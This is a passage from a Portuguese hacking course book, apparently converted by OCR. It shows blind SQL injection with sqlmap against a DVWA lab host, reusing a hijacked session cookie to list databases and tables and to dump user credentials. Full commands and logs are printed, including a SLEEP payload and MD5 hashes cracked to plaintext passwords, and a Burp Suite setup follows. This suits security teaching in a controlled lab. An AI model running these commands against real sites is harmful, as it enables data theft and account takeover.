
Um teste básico mostra que com um valor informado pode-se utilizar a opção GET para envio de dados, conforme visto na figura abaixo.




A interface acima está dentro de uma área protegida por um processo de autenticação, então requer do hacker uma certa habilidade. As autenticações padrões em aplicações WEB armazenam dados em variáveis de sessão, e cada usuário tem uma área na memória destinada a sua sessão. A idéia básica então é entrar com uma conta e forçar que o sqlmap faça requisições “como se fosse o usuário logado”, isso só é possível pois os containers WEB utilizam um cookie no usuário para saber qual variável Session é a do usuário.

Lembrando que esse cookie pode ser roubado, em boas práticas de programação explico como o programador deve se portar com relação a este fato.


Então vamos utilizar um cookie do browser que vai chavear a session de um usuário logado, clique em settings (ver imagem abaixo), vamos na área de **Web Developer**.



A opção que vamos escolher é a opção **Storage Inspector**, conforme figura abaixo.




Abra a opção de Cookies, vamos copiar os cookies da imagem abaixo para um bloco de notas, dois campos são interessantes, o **Name** e o **Value**.




Com o cookie PHPSESSION podemos rodar as instruções SQL com a session do usuário logado naquela sessão, se o seu ambiente requer descrição, ou seja, as instruções SQL são monitoradas antes de mais nada então você deve escutar a rede para obter estes dados, sim, para executar as operações como se fosse outra pessoa.

Agora vamos obter informações sobre a página, clique com o botão direito do mouse sobre a página



Clique em **View Page Info**, conforme figura abaixo, será aberta uma janela conforme a imagem abaixo com dados da página.



Na imagem a URL está marcada e também pode-se observar qual é a variável passada por post (a variável é a **id**), e parece que Submit é uma variável que é recebida na outra ponta.

16.3 Obtendo usuários e senhas com sqlmap (ok)

Tendo nosso alvo na rede, no ambiente controlado vamos então atacar, mas antes de atacar devemos procurar entender nossos passos, o objetivo vai definir nossos passos. Com o sqlmap vamos ter que localizar as senhas dos usuários, mas antes temos que saber quais tabelas existem no database que está sendo utilizado pela aplicação web, então:

1. Descobrir qual o database do projeto web;
2. Descobrir quais tabelas existem lá no database;
3. Obter as senhas dos usuários;
4. Anotar informações extras;

Curso Hacker - SQLMAP obtendo usuários e senhas de um aplicativo DVWA, Parte 1 …


Primeiro passo então é descobrir os databases existentes dentro do banco de dados da aplicação WEB, para isso execute o comando.

```
1. python3 /tmp/sqlmap-dev/sqlmap.py
   --cookie="PHPSESSID=3f40e5226e338db0dba247e3f976a7ac; security=medium"
   --data="id=1&Submit=Submit#" -p id --dbs -u
   "http://192.168.201.10/dvwa/vulnerabilities/sqli_blind/?id=5&Submit=Submit"
```

Onde,

--cooke envia para o container os dados de session, inclusive dados extras que vão alterar a execução do código;
--data é onde montamos um esquema de dados que será enviado;
-p parâmetro que será alvo;
--dbs leitura dos databases;
-u a url alvo;

Veja que o comando fica bem grande no console, mas é isso ai mesmo.



O output pode demorar, isso pois as opções levam a uma busca completa, de banco e databases, conforme visto abaixo. Após o log encontra-se comentários sobre o output.

```
1. [10:15:13] [INFO] testing connection to the target URL
2. [10:15:14] [INFO] testing if the target URL content is stable
3. [10:15:14] [INFO] target URL content is stable
4. [10:15:14] [WARNING] heuristic (basic) test shows that POST parameter 'id' might not
   be injectable
5. [10:15:14] [INFO] testing for SQL injection on POST parameter 'id'
6. [10:15:14] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
7. [10:15:14] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
8. [10:15:14] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY
   or GROUP BY clause (EXTRACTVALUE)'
```

9. [10:15:14] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
10. [10:15:15] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
11. [10:15:15] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
12. [10:15:15] [INFO] testing 'Generic inline queries'
13. [10:15:15] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
14. [10:15:15] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
15. [10:15:15] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
16. [10:15:15] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
17. [10:15:15] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
18. [10:15:15] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
19. [10:15:15] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
20. [10:15:15] [INFO] testing 'Oracle AND time-based blind'
21. it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n]
22. [10:15:17] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
23. **[10:15:17] [WARNING] POST parameter 'id' does not seem to be injectable**
24. **[10:15:17] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable**
25. [10:15:17] [INFO] testing for SQL injection on GET parameter 'id'
26. [10:15:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
27. [10:15:17] [WARNING] reflective value(s) found and filtering out
28. [10:15:17] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
29. [10:15:17] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
30. [10:15:17] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
31. [10:15:17] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
32. [10:15:17] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
33. [10:15:17] [INFO] testing 'Generic inline queries'
34. [10:15:17] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
35. [10:15:17] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
36. [10:15:17] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
37. [10:15:17] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
38. [10:15:27] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
39. **it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]**
40. **for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]**
41. [10:16:10] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
42. [10:16:10] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
43. [10:16:10] [INFO] checking if the injection point on GET parameter 'id' is a false positive
44. **GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]**

```
45. sqlmap identified the following injection point(s) with a total of 134 HTTP(s) requests:
46. ---
47. Parameter: id (GET)
48.     Type: time-based blind
49.     Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
50.     Payload: id=5 AND (SELECT 8309 FROM (SELECT(SLEEP(5)))ZryP)&Submit=Submit
51. ---
52. [10:16:32] [INFO] the back-end DBMS is MySQL
53. [10:16:32] [WARNING] it is very important to not stress the network connection during usage
    of time-based payloads to prevent potential disruptions
54. web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
55. web application technology: Apache 2.2.8, PHP 5.2.4
56. back-end DBMS: MySQL >= 5.0.12
57. [10:16:32] [INFO] fetching database names
58. [10:16:32] [INFO] fetching number of databases
59. [10:16:32] [INFO] retrieved:
60. do you want sqlmap to try to optimize value(s) for DBMS delay responses (option
    '--time-sec')? [Y/n]
61. [10:17:16] [INFO] adjusting time delay to 1 second due to good response times
62. information_schema
63. [10:18:15] [INFO] retrieved: dvwa
64. [10:18:29] [INFO] retrieved: metasploit
65. [10:19:04] [INFO] retrieved: mysql
66. [10:19:21] [INFO] retrieved: owasp10
67. [10:19:42] [INFO] retrieved: tikiwiki
68. [10:20:07] [INFO] retrieved: tikiwiki195
69. available databases [7]:
70. [*] dvwa
71. [*] information_schema
72. [*] metasploit
73. [*] mysql
74. [*] owasp10
75. [*] tikiwiki
76. [*] tikiwiki195
77.
78. [10:20:40] [INFO] fetched data logged to text files under
    '/home/kali/.local/share/sqlmap/output/192.168.201.10'
79.
80. [*] ending @ 10:20:40 /2021-09-27/
```

Da linha 4 até a linha 22 a ferramenta tentou de forma cega obter dados do banco por POST, não foi possível e então ela inicia a tentativa por GET da 25 até a 38 que o mecanismo consegue então obter informações sobre a vulnerabilidade, sim é vulnerável e é Mysql o banco de dados na outra ponta.

Após este ponto então o sqlmap inicia um discovery para obter dados do ambiente, descobre-se que:

- O banco de dados é: MySQL >= 5.0.12
- O sistema operacional é: Linux Ubuntu 8.04 (Hardy Heron)
- O Container é: Apache 2.2.8, PHP 5.2.4

Dados importantíssimo para localizar vulnerabilidades CVEs para este ambiente, mas isso será feito no futuro pois ainda não terminamos com o sqlmap.

Da linha 70 até a linha 76 podemos ver os databases, dentre estes databases podemos ver claramente um dvwa, sim este é nosso alvo e já descobrimos algo valioso. Próximo passo é descobrir qual tabela é a tabela que contém dados de usuários.

```
1. python3 /tmp/sqlmap-dev/sqlmap.py
   --cookie="PHPSESSID=3f40e5226e338db0dba247e3f976a7ac; security=medium"
   --data="id=1&Submit=Submit#" -p id -D dvwa --tables -u
   "http://192.168.201.10/dvwa/vulnerabilities/sqli_blind/?id=5&Submit=Submit"
```

Onde,

-D é o database alvo;
--tables informa que queremos listar as **tables** do database alvo;

E a saída deste comando é o output abaixo.

```
1. [11:59:44] [INFO] resuming back-end DBMS 'mysql'
2. [11:59:44] [INFO] testing connection to the target URL
3. sqlmap resumed the following injection point(s) from stored session:
4. ---
5. Parameter: id (GET)
6.     Type: time-based blind
7.     Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
8.     Payload: id=5 AND (SELECT 8309 FROM (SELECT(SLEEP(5)))ZryP)&Submit=Submit
9. ---
10. [11:59:44] [INFO] the back-end DBMS is MySQL
11. web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
12. web application technology: Apache 2.2.8, PHP 5.2.4
13. back-end DBMS: MySQL >= 5.0.12
14. [11:59:44] [INFO] fetching tables for database: 'dvwa'
15. [11:59:44] [INFO] fetching number of tables for database 'dvwa'
16. [11:59:44] [WARNING] time-based comparison requires larger statistical model, please
    wait.............................. (done)
17. [11:59:45] [WARNING] it is very important to not stress the network connection during usage
    of time-based payloads to prevent potential disruptions
18. do you want sqlmap to try to optimize value(s) for DBMS delay responses (option
    '--time-sec')? [Y/n]
19. 2
20. [12:00:02] [INFO] retrieved:
21. [12:00:07] [INFO] adjusting time delay to 1 second due to good response times
22. guestbook
```

```
23. [12:00:37] [INFO] retrieved: users
24. Database: dvwa
25. [2 tables]
26. +-----------+
27. | guestbook |
28. | users     |
29. +-----------+
```

Entre as linhas 25 e 29 está claro que o database possui duas tabelas, e que uma das tabelas é a users, possível local de armazenamento de usuários e senhas, então o próximo passo é listar esta tabela e armazenar em um arquivo de saída.

```
1. python3 ./sqlmap.py --cookie="PHPSESSID=3f40e5226e338db0dba247e3f976a7ac; security=medium" --data="id=1&Submit=Submit#" -p id -D dvwa -T users --columns -u "http://192.168.201.10/dvwa/vulnerabilities/sqli_blind/?id=5&Submit=Submit"
```

Onde,

-T define a tabela alvo;
--columns informa ao mecanismo que deve listar todas as colunas da tabela alvo.

Na listagem abaixo temos o output do domando acima.

```
1. [13:54:26] [INFO] resuming back-end DBMS 'mysql'
2. [13:54:26] [INFO] testing connection to the target URL
3. sqlmap resumed the following injection point(s) from stored session:
4. ---
5. Parameter: id (GET)
6.     Type: time-based blind
7.     Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
8.     Payload: id=5 AND (SELECT 8309 FROM (SELECT(SLEEP(5)))ZryP)&Submit=Submit
9. ---
10. [13:54:26] [INFO] the back-end DBMS is MySQL
11. web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
12. web application technology: Apache 2.2.8, PHP 5.2.4
13. back-end DBMS: MySQL >= 5.0.12
14. [13:54:26] [INFO] fetching columns for table 'users' in database 'dvwa'
15. [13:54:26] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
16. do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
17. [13:54:34] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
18. [13:54:44] [INFO] adjusting time delay to 1 second due to good response times
19. 6
20. [13:54:44] [INFO] retrieved: user_id
21. [13:55:10] [INFO] retrieved: int(6)
22. [13:55:37] [INFO] retrieved: first_name
```

```
23. [13:56:12] [INFO] retrieved: varchar(15)
24. [13:56:47] [INFO] retrieved: last_name
25. [13:57:19] [INFO] retrieved: varchar(15)
26. [13:57:55] [INFO] retrieved: user
27. [13:58:07] [INFO] retrieved: varchar(15)
28. [13:58:43] [INFO] retrieved: password
29. [13:59:11] [INFO] retrieved: varchar(32)
30. [13:59:48] [INFO] retrieved: avatar
31. [14:00:04] [INFO] retrieved: varchar(70)
32. Database: dvwa
33. Table: users
34. [6 columns]
35. +------------+-------------+
36. | Column     | Type        |
37. +------------+-------------+
38. | user       | varchar(15) |
39. | avatar     | varchar(70) |
40. | first_name | varchar(15) |
41. | last_name  | varchar(15) |
42. | password   | varchar(32) |
43. | user_id    | int(6)      |
44. +------------+-------------+
45.
46. [14:00:40] [INFO] fetched data logged to text files under
    '/home/kali/.local/share/sqlmap/output/192.168.201.10'
47.
48. [*] ending @ 14:00:40 /2021-09-27/
```

Da linha 35 até a linha 44 podemos ver que obtivemos sucesso com sqlmap, as colunas desta tabela são listadas, e agora sabemos que realmente o usuário e senha estão ai.

Sabendo quais são as colunas, fica fácil, estamos próximos do fim deste objetivo e será completado com sucesso, vamos informar agora quais são as colunas que desejamos listar e vamos forçar a persistência de um output em um arquivo.

```
1. python3 /tmp/sqlmap-dev/sqlmap.py
   --cookie="PHPSESSID=3f40e5226e338db0dba247e3f976a7ac; security=medium"
   --data="id=1&Submit=Submit#" -p id -D dvwa -T users -C user,password --dump -u
   "http://192.168.201.10/dvwa/vulnerabilities/sqli_blind/?id=5&Submit=Submit"
```

Onde,

-C informa que deve-se utilizqar as colunas para extração;
--dump informa ao mecanismo que no fim, deve-se salvar um arquivo.

O output deste procedimento está na listagem abaixo.

```
1. [13:07:16] [INFO] resuming back-end DBMS 'mysql'
```

```
2. [13:07:16] [INFO] testing connection to the target URL
3. sqlmap resumed the following injection point(s) from stored session:
4. ---
5. Parameter: id (GET)
6.     Type: time-based blind
7.     Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
8.     Payload: id=5 AND (SELECT 8309 FROM (SELECT(SLEEP(5)))ZryP)&Submit=Submit
9. ---
10. [13:07:16] [INFO] the back-end DBMS is MySQL
11. web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
12. web application technology: PHP 5.2.4, Apache 2.2.8
13. back-end DBMS: MySQL >= 5.0.12
14. [13:07:16] [INFO] fetching entries of column(s) '`user`,password' for table 'users' in database 'dvwa'
15. [13:07:16] [INFO] fetching number of column(s) '`user`,password' entries for table 'users' in database 'dvwa'
16. [13:07:16] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
17. do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
18. [13:07:24] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
19. 5
20. [13:07:29] [WARNING] reflective value(s) found and filtering out of statistical model, please wait
21. ..... (done)
22. [13:07:35] [INFO] adjusting time delay to 1 second due to good response times
23. 1337
24. [13:07:45] [INFO] retrieved: 8d3533d75ae2c3966d7e0d4fcc69216b
25. [13:09:41] [INFO] retrieved: admin
26. [13:09:56] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
27. [13:11:43] [INFO] retrieved: gordonb
28. [13:12:08] [INFO] retrieved: e99a18c428cb38d5f260853678922e03
29. [13:14:05] [INFO] retrieved: pablo
30. [13:14:23] [INFO] retrieved: 0d107d09f5bbe40cade3de5c71e9e9b7
31. [13:16:11] [INFO] retrieved: smithy
32. [13:16:33] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
33. [13:18:19] [INFO] recognized possible password hashes in column 'password'
34. do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
35. do you want to crack them via a dictionary-based attack? [Y/n/q]
36. [13:24:13] [INFO] using hash method 'md5_generic_passwd'
37. what dictionary do you want to use?
38. [1] default dictionary file '/tmp/sqlmap-dev/data/txt/wordlist.tx_' (press Enter)
39. [2] custom dictionary file
40. [3] file with list of dictionary files
41. /tmp/usuarios.csv
42. [13:24:28] [INFO] using default dictionary
```

```
43. do you want to use common password suffixes? (slow!) [y/N]
44. [13:24:30] [INFO] starting dictionary-based cracking (md5_generic_passwd)
45. [13:24:30] [INFO] starting 2 processes
46. [13:24:31] [INFO] cracked password 'charley' for hash
    '8d3533d75ae2c3966d7e0d4fcc69216b'
47. [13:24:32] [INFO] cracked password 'abc123' for hash
    'e99a18c428cb38d5f260853678922e03'
48. [13:24:36] [INFO] cracked password 'letmein' for hash
    '0d107d09f5bbe40cade3de5c71e9e9b7'
49. [13:24:37] [INFO] cracked password 'password' for hash
    '5f4dcc3b5aa765d61d8327deb882cf99'
50. Database: dvwa
51. Table: users
52. [5 entries]
53. +---------+----------------------------------------------+
54. | user    | password                                     |
55. +---------+----------------------------------------------+
56. | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
57. | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
58. | gordonb | e99a18c428cb38d5f260853678922e03 (abc123)   |
59. | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
60. | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
61. +---------+----------------------------------------------+
62.
63. [13:24:40] [INFO] table 'dvwa.users' dumped to CSV file
    '/home/kali/.local/share/sqlmap/output/192.168.201.10/dump/dvwa/users.csv'
64. [13:24:40] [INFO] fetched data logged to text files under
    '/home/kali/.local/share/sqlmap/output/192.168.201.10'
65.
66. [*] ending @ 13:24:40 /2021-09-27/
```

Da linha 53 até a linha 61 temos uma lista de usuários e senha, **sim, sucesso**. O namp então detecta um campo em md5 e executa a comparação destes dados em md5 contra uma lista de hash, já ajudando o Hacker no processo de descoberta de dados.

17 Burp Suite (gravar)

Burp Suite é um software desenvolvido em Java pela PortSwigger, para a realização de testes de segurança em aplicações web, o Burp Suite é dividido em diversos componentes. Suas várias ferramentas funcionam perfeitamente juntas para dar suporte a todo o processo de teste de segurança em WebSites, desde o mapeamento inicial e a análise da superfície de ataque de um aplicativo até a descoberta e exploração de vulnerabilidades de segurança.

Apresentação em Powerpoint para configuração do ambiente neste link.

Vídeo explicativo neste link.

O Burp Suite oferece controle total, permitindo combinar técnicas manuais avançadas com automação de última geração, para tornar seu trabalho mais rápido, flexível e eficiente.


O Burp Suite é desenvolvido e distribuído em duas edições:

- Burp Suite Free;
- Burp Suite Professional.

A execução do Burp Suite é realizado por um download de um .jar direto do site do fabricante, mas antes deve-se ter a instalação do Java, instalar o Java não é complicado, pode ser realizado por apt conforme comandos abaixo.

```
1. sudo apt update -y
2. sudo apt install openjdk-8-jre -y
```

Para realizar o download acesse a url https://portswigger.net/burp/communitydownload e informe seu e-mail para obter o link de download, eu recomendo uso de Yopmail ou Email On Deck.




Realizar a execução é fácil, basta dar permissão de execução e executar o .jar conforme exemplo abaixo e executar.

```
1. chmod +x burpsuite_community_v1.7.36.jar
2. ./burpsuite_community_v1.7.36.jar
```


Pronto, agora é só usar.

17.1 Como funciona o Burp Suite

O Burp Suite possui um proxy de aplicação web, que carregado na máquina local permite interceptar as requisições, inspecionar e analisar, há caso em que é necessário e modificar solicitações e respostas HTTP/S entre o navegador do usuário e o site de destino.




Enquanto o usuário navega pela aplicação web, a ferramenta adquire detalhes sobre todas as páginas visitadas, scripts, parâmetros e outros componentes. O tráfego entre o navegador e o servidor pode eventualmente ser visualizado, analisado, modificado e repetido várias vezes.




Por trabalhar com versão free a única opção sobre tipo de projeto é **Temporary project**, mas caso atue com versão profissional, utilize os projetos salvos ou crie um novo projeto. Para este curso a versão free será suficiente e as opções serão as opções default do produto.

Vários recursos na versão FREE não são possíveis.



As diferentes ferramentas (módulos) incluídas no Burp Suite podem ser facilmente distinguidas pelas abas superiores, conforme figura abaixo.

